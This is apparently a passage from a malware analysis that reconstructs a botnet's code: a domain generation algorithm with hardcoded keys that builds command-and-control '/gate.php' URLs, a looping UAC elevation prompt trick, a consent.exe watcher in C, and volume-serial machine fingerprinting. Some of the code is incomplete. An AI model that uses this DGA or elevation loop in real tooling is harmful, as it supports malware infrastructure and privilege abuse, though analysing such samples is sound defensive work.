CFG_PERIOD_DAYS = 1  # 116, period (days)
CNC_ADDR = datetime(2015, 3, 22)   # specified instead of CNC_ADDR

NET_XOR_KEY = 'KWLdVfMiNNaUcrAddAaYhTt21NTySR'
ENC_KEY = '6083623a732c8349a16cb9d5b6d84b61'

def gen_domain(index, xor_key, enc_key, dt, init_date):
   full_key = xor_key + enc_key
   days_past = (dt - init_date).days

   dt = init_date + timedelta(days=days_past-(days_past % CFG_PERIOD_DAYS))
   new_date = dt + timedelta(days=index)

   day = new_date.day
   month = new_date.month
   year = new_date.year

   tld = CFG_TLDS[(month ^ day) % len(CFG_TLDS)]
   seed = abs(((year & 0xFF00) // 256) * int(day * tan(year & 0xFF)) ^ int(cos(month * 10)))

   if seed % 2:
      seed ^= year // (month * day)
   domain = ''
   for i in xrange(CFG_DOMAIN_LEN):
      x = abs(((seed * ((i + 1) ^ (seed // 2))) % len(full_key)) - len(full_key))
      domain += full_key[x - 1]

   return 'http://' + domain.lower() + tld + '/gate.php'

if __name__ == '__main__':
   for i in xrange(CFG_DOMAINS_COUNT):
      print gen_domain(i, NET_XOR_KEY, ENC_KEY, datetime.today(), CNC_ADDR)
```

Manual UAB Bypass

Manual UAC Bypass Technique

```
def uac_manual_bypass():
   apps_before = count_proc_with_name(DF_NAME)
   subprocess.popen("%WINDIR%\system32\cmd.exe /c DF_DIR\EXE_NAME.exe -verb RunAs")

   while is_proc_present("consent.exe"):
      pass

   apps_after = count_proc_with_name(DF_NAME)
   if (apps_after <= apps_before)
      uac_manual_bypass()

   exit()  # terminate current application because elevated instance was created
```

Process Elevation Check

```
DWORD find_process_by_name(LPCSTR proc_name) {
   PROCESSENTRY32 entry;
   DWORD pid = NULL;
   entry.dwSize = sizeof(PROCESSENTRY32);
   HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

   if (Process32First(snapshot, &entry) == FALSE) {
      goto clean;
   }
   while (Process32Next(snapshot, &entry) == TRUE)
      if (!_stricmp(entry.szExeFile, proc_name)) {
         pid = entry.th32ProcessID;
         printf("[+] UAC process found: %s\n", proc_name);
         goto clean;
      }
clean:
   CloseHandle(snapshot);
   return pid;
}

int main(int argc, char **argv) {
   LPCSTR uac = "consent.exe";
   DWORD pid;
   while (true) {
      pid = find_process_by_name(uac);
      if (pid) printf("[+] UAC PID found: %u\n", pid);
      Sleep(1000);
   }
   return 0;
}
```

Volume Serial Number Initialization

Volume Serial Number – Initialize Global Variable

```
for logical_disk in query("select * from win32_LogicalDisk"):
   if len(logical_disk.VolumeSerialNumber) > 0:
      VOLUME_SERIAL_NUM = logical_disk.VolumeSerialNumber
      break
   else:
      vsm = GetSetting("L!NK", "1", "0")
      if (len(vsm) != 8):
         SaveSetting("L!NK", "1", "0", gen_randomm_8bytes_str())
      VOLUME_SERIAL_NUM = vsm
      break
```